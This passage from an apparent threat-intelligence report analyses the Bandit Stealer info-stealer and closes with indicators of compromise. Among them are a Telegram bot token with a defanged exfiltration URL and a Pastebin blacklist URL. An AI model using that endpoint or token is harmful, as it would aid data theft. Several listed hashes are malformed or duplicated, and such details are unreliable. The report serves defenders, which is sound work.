Figure 16. The message box designed to deceive the victim into thinking that it is a genuine application installer (top), and after clicking the malware is dropped in the %temp%\<random> path folder (bottom)

Conclusion

While Bandit Stealer was specifically developed to operate on Windows systems, we have observed the presence of Linux commands. As the binary sample of Bandit Stealer is designed to run in Windows, some Linux commands used by the malware include:

- pgrep and pkill commands to terminate the blacklisted processes
- isof -t <path of zip file>, a utility used in Linux environments to list down all processes that are actively using a file

- /proc/self/status**,** a file path specific to the Linux operating system

It is possible that these commands will be used in future cross-platform developments of the malware following the in the malware community stating developers are continuously updating the malware's features and security patches.

We also observed Bandit Stealer bearing similarities with other info stealers, primarily based on the use of blacklisted items such as IPs and MAC addresses. It is worth noting that the blacklist appears to be publicly accessible, rendering it available for use by anyone and making it challenging to attribute to specific threat actors. Based on our investigation, the malware is considerably original as there are no known malware families associated with it, and its emergence aligns with the anticipated advertisement.

As of this writing, we have not identified any active threat groups associated with this particular malware because of its recent emergence and limited data on its operation. We have not observed traces of what the group might have been doing with the information it has stolen as the malware is in its early stages. However, the malware actor can potentially exploit them for purposes such as identity theft, financial gain, data breaches, credential stuffing attacks, and account takeovers.

Moreover, while we still don't know why Heartsender was used as a decoy, we noticed cracked versions of this application available on other websites, which could potentially be the source of the sample. As it is, legitimate advertising and marketing companies opt to use other applications that allow them more functions such as analytics and multiple, real-time collaboration capabilities. This is one indicator for companies and security teams to double check before proceeding to instal any application.

Indicators of Compromise (IOCs)

SHA256	**Detections**
782aec01fa989886571a72b77dc662640a9df7a5fbdc8a863a256820c7faf8e3b	TrojanSpy.Win64.BANDITSTEAL.THEOBBC
050dbd816c222d3c012ba9f2b1308db8e160e7d891f231272f1eacf19d0a0a06	TrojanSpy.Win64.BANDITSTEAL.THDBGBC
c4776e3d50d53cb0cad3f6b4e685bbb8e0b6efe0b3e761db2b64a4232f21996e	TrojanSpy.Win64.BANDITSTEAL.THEOBBC
ecc311fcf3884ead2e5614baedfe412e6d797d044df005dff2fae86f9c80d63a	TrojanSpy.Win64.BANDITSTEAL.THEOIBC
191coe844c2381564bfc289789e364d1330ddc05bd97c9a8c13139e5f240c2527	TrojanSpy.Win64.BANDITSTEAL.THEAFBC
70a577151ba8b726808ad4bda7a4caf31eb2f4ab7e70045247b145d5feda5440	TrojanSpy.Win64.BANDITSTEAL.THEAHBC
da3c3df0712fffd047e3b7326852d96def7584f5070c3c7803e47593899b4d0a	TrojanSpy.Win64.BANDITSTEAL.THEBCBC
1cd60650fa3e560d8f7c80d4d059e669e64486bd3ca6daed52d8fdce14d0455b	Trojan.Win32.BANDITSTEAL.THEOBBC
d934a1bde6bb75936d223426e64497e92526b8bc75a4f8a59a87f1d25ed1a0d2	
106a184d39858af7b0264f26fae0fc657a84ccfd87df3a4f55e7060b3c3c1d92d	
064338e9b9075b48890d9db21fec27a3c7coe10e80abc954ba3777b660eceeacb	Trojan.Win32.BANDITSTEAL.THEOIBC
64fae4148c74e0603c198459fd46b3ed3bece8066498f91782b6d98d5c3fc2d01	
69088f95523d2199e5a277a67a2f70a42e653bf58fb0f3790aa1436bd101eeb1	
191coe844c2381564bfc289789e364d1330ddc05bd97c9a8c13139e5f240c2527	TrojanSpy.Win64.BANDITSTEAL.THEAFBC
ecc311fcf3884ead2e5614baedfe412e6d797d044df005dff2fae86f9c80d63a	blacklist.txt

App details

5144443087	Telegram CHAT ID
5943289606:AAGNEW2B3zDRhGDxY7E1tg7_m2BJcVkUJDw	Telegram BOT ID

URLs

- *https[:]//api[.]telegram[.]org/bot5943289606:AAGNEW2B3zDRhGDxY7E1tg7_m2BJcVkUJDw/sendDocument* URL where the malware sends data

- *https[:]//pastebin[.]com/raw/3fS0MSjN* URL where the malware downloads the *blacklist.txt* file